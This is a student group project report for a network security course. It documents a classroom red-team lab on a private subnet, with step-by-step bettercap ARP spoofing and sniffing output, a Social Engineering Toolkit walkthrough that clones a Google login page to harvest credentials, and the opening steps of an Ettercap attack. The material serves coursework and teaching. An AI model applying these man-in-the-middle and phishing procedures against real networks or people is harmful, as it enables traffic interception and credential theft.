FACULTY OF COMPUTING

SESSION 2023/2024 SEMESTER I

BCN2023 DATA NETWORK & SECURITY

FINAL PROJECT

Section : 3A

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Assessment : Group Project Assignment

Submission Date : 12 January 2024

GROUP MEMBERS

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1. FINAL PROJECT SUMMARY

Our team has been given a task for our final project for Data Network and security. In this project, we focus on launch attacks and defense in two types of different OS: Linux and Windows. We also need to divide our team into two different teams which are the blue team and the red team concept. We also need to initiate the attack by using a specific tool that is available and suitable for the specific type of attack attack. For the task for each team, the blue team will be focusing on implementing security measures and responding to any potential threat. Meanwhile, the red team will take on the position of the attacker for vulnerability for each operating system. From this attack, we will learn that every operating system their vulnerability and unique security challenges.

2. Content Summary

2.1 Scope

Three machines should be connected within the same subnet and the IP addresses and subnet configuration used for this project should be documented. There are two members of Team Red will be the attackers and two members from Team Blue will be the defenders in this project. In this project, five attacks will be involved for the Windows operating system and three attacks will be involved for the Linux operating system.

2.2 Schedule

The project has ten weeks to complete, and the milestones milestone is part of the ten-week project deadline as shown in the table below.

Week 1	Establishing the framework ● set up all computers with the same subnet.
Week 2	Setting and preparing the team ● Divide the group into blue and red teams ● Setup both Windows and Linux operating system network services
Week 3	Start to launch the attack and defense activity. ● Run 5 attacks on Windows ● Run 3 attacks on Linux ● Record for defensive activities.
Week 4	Documenting report ● Finalize full report based on the activity that has been done from team blue and team red. ● Cited all used material. books and internet sources.
Week 5	Cheup for plagiarism ● Check for plagiarism by submitting it into Turnitin. ● Submit the report to the lecturer.

2.3 Cost

Regarding this project, it is important to note that no further funds are needed to finish it because our team has installed all the necessary software on each of our devices in advance, including operating systems like Windows and Linux and other critical apps.

2.4 Lesson learned

In the last ten weeks, we have been thoroughly engrossed in the fascinating field of cybersecurity, setting out on an exciting voyage of discovery. Over this time, we have learned a great deal of new ideas and nuances as a result of our unwavering quest for knowledge and skill development, which has greatly improved and broadened our area of competence.

- Constant Participation is Essential:
  - The paragraph describes a 10-week immersion program in cybersecurity and emphasizes the value of regular, ongoing involvement in the field to fully comprehend its intricacies and changing terrain.

- Learning is Powered by Exploration:
  - Expressions like "exciting voyage of discovery" and "fascinating field" highlight the idea that sincere curiosity and enthusiasm are strong drivers of learning. Learning can be more interesting and productive when it is approached as an exploration of cybersecurity.

- Acquiring Knowledge and Developing Skills Move Together:
  - The paragraph emphasizes how knowledge and skill development are interwoven. It implies that gaining theoretical information is simply one aspect of the situation; actively using that knowledge to build practical abilities is just as important.

- Diverse Learning Opportunities:
  - It is implied that the cybersecurity journey involves exposure to a variety of concepts and details by the reference of "new ideas and nuances". This implies that learning about a variety of cybersecurity-related issues through a well-rounded approach results in a more thorough comprehension.

2.4 Learning Outcomes

After completing this course, participants will be able to evaluate hacking risks objectively and show that they have an awareness of the possible hazards presented by methods such ettercap, bettercap, RDP attack, SMB assault, and phishing. Furthermore, we will acknowledge the critical role that efficient defense strategies play in reducing these risks, emphasizing the need for proactive cybersecurity measures to stop and neutralize possible threats. The information and abilities needed to assess, put into practice, and convey strong defense plans to protect networks and digital assets from a variety of cyber threats will be imparted to participants.

We also realize that, in Windows machines, some configurable settings can harm the system such as turning off the internal firewall and configuring the remote desktop to be allowed by any connections will leave our device searchable by any attackers. Without forgetting the firewall is a crucial part that plays a big role in making our devices about 2 or 3 notches safer with it.


3. Windows Attack

- Attack Tool


Windows	Linux
1. Bettercap 2. Ettercap 3. Phishing 4. Smb Vulnerability 5. RDP attacks	1.Ettercap 2. 3.

➔ Windows Attack

1. Bettercap



Step 1: Use “sudo bettercap” in Kali Linux and insert “net.probe” on the command to detect mac address that is available.



Step 2.: Use “net.show” command to display all available addresses and other information.


```
10.0.2.0/24 > 10.0.2.15 » set arp.spoof.targets 10.0.2.4
10.0.2.0/24 > 10.0.2.15 » arp.spoof on
10.0.2.0/24 > 10.0.2.15 » [06:42:27] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
10.0.2.0/24 > 10.0.2.15 » net.sniff on
10.0.2.0/24 > 10.0.2.15 » [06:43:35] [net.sniff.http.request] http 10.0.2.4 GET detectportal.firefox.com/success.txt
10.0.2.0/24 > 10.0.2.15 » [06:43:35] [net.sniff.http.request] http 10.0.2.4 GET detectportal.firefox.com/success.txt
10.0.2.0/24 > 10.0.2.15 » [06:43:35] [net.sniff.https] sni 10.0.2.4 > https://aus5.mozilla.org
10.0.2.0/24 > 10.0.2.15 » [06:43:35] [net.sniff.https] sni 10.0.2.4 > https://aus5.mozilla.org
10.0.2.0/24 > 10.0.2.15 » [06:43:35] [net.sniff.http.request] http 10.0.2.4 POST ocsp.digicert.com/

POST / HTTP/1.1
Host: ocsp.digicert.com
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

Step 3: Then, follow with inserting the victim IP which is 10.0.2.4 by applying “set arp.spoof.targets 10.0.2.4” command. After that, insert arp.spoof on.

```
↑ 27 kB / ↓ 76 kB / 1519 pkts

10.0.2.0/24 > 10.0.2.15 » set arp.spoof.targets 10.0.2.4
10.0.2.0/24 > 10.0.2.15 » arp.spoof on
10.0.2.0/24 > 10.0.2.15 » [06:42:27] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
10.0.2.0/24 > 10.0.2.15 » net.sniff on
10.0.2.0/24 > 10.0.2.15 » [06:43:35] [net.sniff.http.request] http 10.0.2.4 GET detectportal.firefox.com/success.txt
10.0.2.0/24 > 10.0.2.15 » [06:43:35] [net.sniff.http.request] http 10.0.2.4 GET detectportal.firefox.com/success.txt
10.0.2.0/24 > 10.0.2.15 » [06:43:35] [net.sniff.https] sni 10.0.2.4 > https://aus5.mozilla.org
10.0.2.0/24 > 10.0.2.15 » [06:43:35] [net.sniff.https] sni 10.0.2.4 > https://aus5.mozilla.org
10.0.2.0/24 > 10.0.2.15 » [06:43:35] [net.sniff.http.request] http 10.0.2.4 POST ocsp.digicert.com/

POST / HTTP/1.1
Host: ocsp.digicert.com
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/ocsp-request
Content-Length: 83

00000000  30 51 30 4f 30 4d 30 4b  30 49 30 09 06 05 2b 0e  |0Q0O0M0K0I0 … +.|
00000010  03 02 1a 05 00 04 14 10  5f a6 7a 80 08 9d b5 27  |........_.z....'|
00000020  9f 35 ce 83 0b 43 88 9e  a3 c7 0d 04 14 0f 80 61  |.5 … C.........a|
00000030  1c 82 31 61 d5 2f 28 e7  8d 46 38 b4 2c e1 c6 d9  |.. 1a./( .. F8., … |
00000040  e2 02 10 06 27 64 bd ac  97 4f 2c 0a 50 a8 6c f3  |....'d … O,.P.l.|
00000050  f9 00 a6                                          |… |

10.0.2.0/24 > 10.0.2.15 » [06:43:35] [net.sniff.http.request] http 10.0.2.4 POST ocsp.digicert.com/

POST / HTTP/1.1
Host: ocsp.digicert.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/ocsp-request
Content-Length: 83
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:63.0) Gecko/20100101 Firefox/63.0
```

Step 4: After finishing step 3, we can start the attack by inserting “net.sniff on” command. Our Kali Linux will automatically act like a router that can record all the packets and requests by the website when the victim surfing the internet.

2. Phissing




Step 1: We need to go to the Kali search bar type “set” and then click on the “social engineering toolkit”

Step 2: when we click the icon in the search Kali will bring us directly into the social engineering workframe like figure above.

```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.

set> 2
```

Step 3: Select selection number two which is “ Website Attack vectors”



Step 4: In this selection, select selection number 3 which is “Credential Heverster attack method”

```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
```


Step 5: Then choose Web templet inspection number one.

```
──── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ────

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.5]:10.0.2.5
```


Step 6: in this step, the toolkit will ask for an IP address from the attacker's machine to create the fake template of the website.

```
            **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

──────────────────────────────────────────────────

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2
```


Step 7: In this case, we arse using Goole as our fake webpage. So we select number two from the option.



Step 8: Go to the victim machine and type “http://10.0.2.5” which is our attacker IP address machine and click enter.




Step 9: When the victim clicks enter, the page will display the Google Account login page, and they need to insert their username and password. After the victim clicks enter the webpage will directly go to google main page.



Step 10: Go back to the Kali Linux and look at all the usernames and passwords that have been entered by the victim already recorded.

3. Ettercap




Step 1: Enter Kali password before entering the Ettercap toolkit.


Step 2: Select connection and click the “right” button at the top right button. For we are choosing eth) as our connection.

Step 3: Click the Host button and click Host list. Ettercap will display all the available IP.

